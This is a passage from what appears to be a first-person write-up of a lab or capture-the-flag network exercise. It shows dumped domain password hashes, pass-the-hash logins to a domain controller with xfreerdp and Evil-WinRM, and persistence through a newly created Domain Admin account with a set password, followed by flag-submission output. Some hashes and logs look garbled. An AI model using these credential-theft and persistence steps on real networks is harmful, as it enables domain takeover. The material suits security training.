krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c75783443ac94a65454f3ac529ede:::
TMSprep:1008:aad3b435b51404eeaad3b435b51404ee:8ea3e20af318f846e282b8c7f9ca3af2:::
lisa.moore:1125:aad3b435b51404eeaad3b435b51404ee:4e4c21d03b6d6da45080a8c05c8c1cf:::
lisa.jenkins:1126:aad3b435b51404eeaad3b435b51404ee:94ef2a0af7f8397e4164b88af86ef:::
charlotte.smith:1127:aad3b435b51404eeaad3b435b51404ee:1f0bsecdf0d0f0c39a225599907c0a:::
donald.ward:1128:aad3b435b51404eeaad3b435b51404ee:6af12cdda88057e06a81b54e73b949b:::
gail.jones:1129:aad3b435b51404eeaad3b435b51404ee:64f12cdda88057e06a81b54e73b949b:::
chloe.smith:1130:aad3b435b51404eeaad3b435b51404ee:cc8254d258319ab1258621286b76bb86:::
kieran.watson:1131:aad3b435b51404eeaad3b435b51404ee:2aeaf2c39222aeb0d0f0c0b10ba519:::
amanda.burke:1132:aad3b435b51404eeaad3b435b51404ee:7b7f2ab1cha260a45d0e24eb8cef59:::
deborah.dibbi:1133:aad3b435b51404eeaad3b435b51404ee:528ab69f73bedceb33c2ebec9f837c:::
samantha.dawson:1134:aad3b435b51404eeaad3b435b51404ee:24124cac018c78ec6f8a67423cef672:::
sam.green:1135:aad3b435b51404eeaad3b435b51404ee:d1a5f4c6ec5c9c130919d3f60b56f8:::
cilean.potter:1136:aad3b435b51404eeaad3b435b51404ee:cb412c1ac6bdfdb3f6e70e1d05712:::
brandon.ross:1137:aad3b435b51404eeaad3b435b51404ee:f5d11238b198a99ca72af937af2:::
amy.colenanti:1138:aad3b435b51404eeaad3b435b51404ee:95b8625909b91a4d869f772220b0799:::
brenda.hamilton:1139:aad3b435b51404eeaad3b435b51404ee:fbdc05841c96dbd8d224270b57f1fc:::
jane.rogers:1140:aad3b435b51404eeaad3b435b51404ee:08c33f3b3a3cdca3b380de2839830e:::
jade.hall:1141:aad3b435b51404eeaad3b435b51404ee:8f64f67002d2f81a7792d20e870ac63f:::
rachel.morsh:1142:aad3b435b51404eeaad3b435b51404ee:b03b0c0dea07917870abebc071ba996:::
p2.rachel.morsh:1143:aad3b435b51404eeaad3b435b51404ee:a538b66d75a0b7230b1481e708067cb:::
t1.rachel.morsh:1144:aad3b435b51404eeaad3b435b51404ee:397b7631a958264726c4f39dec11827:::
stewart.davis:1145:aad3b435b51404eeaad3b435b51404ee:ef4ac02b1d0896cfc98547a90bbca55:::
```

This confirmed that the svcBackups account had **full replication capabilities**, granting us the ability to **extract credentials for any domain user**, including those at the highest privilege levels.

## 🔑 Result: Full Domain Compromise

This action marked the **complete compromise of the Corporate Active Directory environment**. With the obtained hashes, we now possessed the means to:

- Perform **pass-the-hash attacks** using administrator credentials
- Gain **persistence** across domain-joined machines

- **Impersonate** any user or service within the domain


## 🧠 Phase 12 – Compromise of the Domain Controller (CORPDC) and Establishing Persistence

Having successfully performed a **DCSync attack** in Phase 11 using the svcBackups account, we extracted the **NTLM hash of the domain Administrator**. The next step was to gain **interactive access to the Domain Controller (CORPDC - 10.200.116.102)** using the credentials.

### 🔑 Attempted RDP Access with Pass-the-Hash

Initially, I attempted to log into the Domain Controller via **RDP** using the Administrator hash through xfreerdp:

**Terminal:** xfreerdp3 /u:Administrator /pth:7110118b12528e93d9ca7d78824efef6 +clipboard /dynamic-resolution /cert:ignore /v:10.200.116.102 /drive:share,/opt/



However, the login attempt failed — likely due to the following reasons:


- Network-level authentication (NLA) requiring full credentials
- Restrictions on RDP logins using NTLM hashes

## 🔧 Switching Tactics: Access via Evil-WinRM

To bypass these limitations, I pivoted to **Evil-WinRM**, a well-known post-exploitation tool that leverages the **Windows Remote Management (WinRM)** protocol for remote command execution.

### Terminal:

```
evil-winrm -i 10.200.116.102 -u Administrator -H 7110118b12528e93d9ca7d78824efef6
```



```
kali@kali: ~/Desktop/Capstone_Challenge/Resources/tm2secks
$ evil-winrm -i 10.200.116.102 -u Administrator -H 7110118b12528e93d9ca7d78824efef6
[09:21:39:218] [478481:00074d12] [WARN][com.freerdp.client.xfreerdp.utils] - [run_action_script]: [ActionScript] no such script '/home/kali/.config/freerdp/action.sh'
[09:21:39:218] [478481:00074d12] [WARN][com.freerdp.client.xfreerdp.utils] - [run_action_script]: [ActionScript] no such script '/home/kali/.config/freerdp/action.sh'
[09:21:43:172] [478481:00074d12] [ERROR][com.winreg.sspi.kerberos] - [Kerberos.AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765320280])
[09:21:43:172] [478481:00074d12] [ERROR][com.winreg.sspi.kerberos] - [Kerberos.AcquireCredentialsHandleA]: krb5_parse_name (Configuration file does not specify default realm [-1765320280])
[09:21:51:297] [478481:00074d12] [WARN][com.freerdp.core.connection] - [rdp_client_connect_auto_detect]: expected messageChannelId=1000, got 1003
[09:21:51:297] [478481:00074d12] [WARN][com.freerdp.core.connection] - [rdp_client_connect_auto_detect]: expected messageChannelId=1000, got 1003
[09:21:51:312] [478481:00074d12] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Local framebuffer format PIXEL_FORMAT_ARGB32
[09:21:51:312] [478481:00074d12] [INFO][com.freerdp.gdi] - [gdi_init_ex]: Remote framebuffer format PIXEL_FORMAT_ARGB32
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.rdpdr.client] - [rdpsnd_load_device_service]: Loading device service drive [share] (static)
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.rdpdr.client] - [rdpsnd_load_device_service]: Loading device service drive [share] (static)
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.rdpdr.client] - [rdpsnd_load_device_plugin]: [static] loaded fake backend for rdpnd
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.drivenc.client] - [drvcmm_load_addin]: Loading Dynamic Virtual Channel input
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.drivenc.client] - [drvcmm_load_addin]: Loading Dynamic Virtual Channel input
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.drivenc.client] - [drvcmm_load_addin]: Loading Dynamic Virtual Channel disp
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.drivenc.client] - [drvcmm_load_addin]: Loading Dynamic Virtual Channel disp
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.drivenc.client] - [drvcmm_load_addin]: Loading Dynamic Virtual Channel rdpnd
[09:21:51:348] [478481:00074d12] [INFO][com.freerdp.channels.drivenc.client] - [drvcmm_load_addin]: Loading Dynamic Virtual Channel rdpnd
[09:22:20:162] [478481:00074d12] [INFO][com.freerdp.core] - [rdp_print_errorInfo]: ERRORINFO_LOGOFF_BY_USER (0x0000000C): The disconnection was initiated by the user logging off their session on the server.
[09:22:20:162] [478481:00074d12] [ERROR][com.freerdp.core] - [rdp_set_error_info]: ERRORINFO_LOGOFF_BY_USER (0x0000000C)

kali@kali: ~/Desktop/Capstone_Challenge/Resources/tm2secks
$ evil-winrm -i 10.200.116.102 -u Administrator -H 7110118b12528e93d9ca7d78824efef6
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
kali@kali: PS C:\Users\Administrator\Documents>
```

This method worked seamlessly. I was able to:

- Establish a fully interactive shell on the Domain Controller
- Execute commands and upload/download files
- Enumerate and control the DC from a privileged perspective

## 🧠 Strategic Win

This solidified my access and allowed me to perform:

- **Active Directory reconnaissance** (e.g., querying users, groups, GPOs)
- **Persistence mechanisms** such as creating new domain admins
- **Credential harvesting** for future lateral movement




## Establishing Domain Persistence

To solidify access and maintain control of the environment, I proceeded with creating a **persistent Domain Admin account**:

### 1. Created a New Domain User

Powershell: New-ADUser admin

net user admin



The screenshot shows a Kali Linux terminal window with a dark theme. The terminal displays the output of the 'net user' command. At the top, there are several tabs for different network-related tools. The main window shows the command 'net user admin' being executed. The output displays various user properties such as 'User name: admin', 'Full Name: admin', 'Country/region code: 800 (System Default)', 'Account active: No', 'Account expires: Never', 'Password last set: 4/9/2025 2:36:14 PM', 'Password expires: 5/26/2025 2:36:14 PM', 'Password changeable: Yes', 'Password required: Yes', 'User may change password: Yes', 'Workstations allowed: All', 'Logon script: None', 'User profile: None', 'Home directory: None', 'Last logon: Never', 'Logon hours allowed: All', 'Local Group Memberships: None', 'Global Group memberships: \*Domain Users', and 'The command completed successfully.'

### 2. Added the User to Domain Admins, Set User Password and Activated the User


Powershell:

Add-ADGroupMember -Identity 'Domain Admins' -Members admin

Set-ADAccountPassword -Identity admin -NewPassword (ConvertTo-SecureString -AsPlainText "Passwd123" -Force)

Enable-ADAccount -Identity "admin"


net user admin /domain



### 3. RDP Validation

I successfully authenticated via RDP to CORPDC using the newly created account, confirming elevated access.

**Terminal:** xfreerdp3 /u:admin /p:'Passwd123' +clipboard /dynamic-resolution /cert:ignore /v:10.200.116.102 /drive:share,/opt/



### Outcome

✓ Flag 7 – CORP Tier 0 Foothold



```
Ma...PN x Re...PN x Inte...VPN x N...N x VP...SH x e...en x bloodho...dCorpDC x R...1 x N...1 x C...I x Tune...ocks x Tun2so...5link x Im...et x R...1 x R...2 x
(4) Get hints
(5) Exit
Selection:2

Please see your current progress below:
Flag ID      Flag Description      Completed
1 Perimeter Breach      True
2 Active Directory Breach True
3 CORP Tier 2 Foothold  True
4 CORP Tier 2 Admin     True
5 CORP Tier 1 Foothold  True
6 CORP Tier 1 Admin     True
7 CORP Tier 0 Foothold  True
8 CORP Tier 0 Admin     False
9 BANK Tier 2 Foothold  False
10 BANK Tier 2 Admin    False
11 BANK Tier 1 Foothold False
12 BANK Tier 1 Admin    False
13 BANK Tier 0 Foothold False
14 BANK Tier 0 Admin    False
15 ROOT Tier 0 Foothold False
16 ROOT Tier 0 Admin    False
17 SWIFT Web Access      False
18 SWIFT Capturer Access False
19 SWIFT Approver Access False
20 SWIFT Payment Made    False

Please select an option:
(1) Get Flag Value
(2) Remove Flag Completion
(3) Reset SWIFT progress
(4) Exit
Selection:1

Please provide the ID for the flag you wish to receive
Selection:7

The flag value for that ID is: [TMMI703D7589-8808-4bc5-b037-7885A308F405]

Please select an option:
(1) Get Flag Value
(2) Remove Flag Completion
(3) Reset SWIFT progress
(4) Exit
Selection:1

the mouse pointer inside or press Ctrl+G.
```

## ✔ Flag 8 – CORP Tier 0 Admin

```
Ma...PN x Re...PN x Inte...VPN x N...N x VP...SH x e...en x bloodho...dCorpDC x R...1 x N...1 x C...I x Tune...ocks x Tun2so...5link x Im...et x R...1 x R...2 x
(4) Exit
Selection:4

What would you like to do?
Please select an option:
(1) Submit proof of compromise
(2) Verify past compromises
(3) Verify email access
(4) Get hints
(5) Exit
Selection:1

Please select which flag you would like to submit proof for:
(1) Perimeter Breach
(2) Active Directory Breach
(3) CORP Tier 2 Foothold
(4) CORP Tier 2 Admin
(5) CORP Tier 1 Foothold
(6) CORP Tier 1 Admin
(7) CORP Tier 0 Foothold
(8) CORP Tier 0 Admin
(9) BANK Tier 2 Foothold
(10) BANK Tier 2 Admin
(11) BANK Tier 1 Foothold
(12) BANK Tier 1 Admin
(13) BANK Tier 0 Foothold
(14) BANK Tier 0 Admin
(15) ROOT Tier 0 Foothold
(16) ROOT Tier 0 Admin
(17) SWIFT Web Access
(18) SWIFT Capturer Access
(19) SWIFT Approver Access
(20) SWIFT Payment Made
(21) Exit
Selection:8


Please provide the hostname of the host you have compromised (please use the name provided in your network diagram): corpdc

In order to verify your access, please complete the following steps.
1. On the corpdc host, navigate to the C:\Users\Administrator\ directory
2. Create a text file with this name: mohammed01.txt
3. Add the following GUID to the first line of the file: 48d27808-8720-4053-b082-c2ae3b0e0b0d
4. Click proceed for the verification to occur.

Once you have performed the steps, please enter Y to verify your access.
If you wish to fully exit verification and try again please, please enter X.
If you wish to remove this verification attempt, please enter Z.
Ready to verify? [Y/N/Z] █

the mouse pointer inside or press Ctrl+G.
```




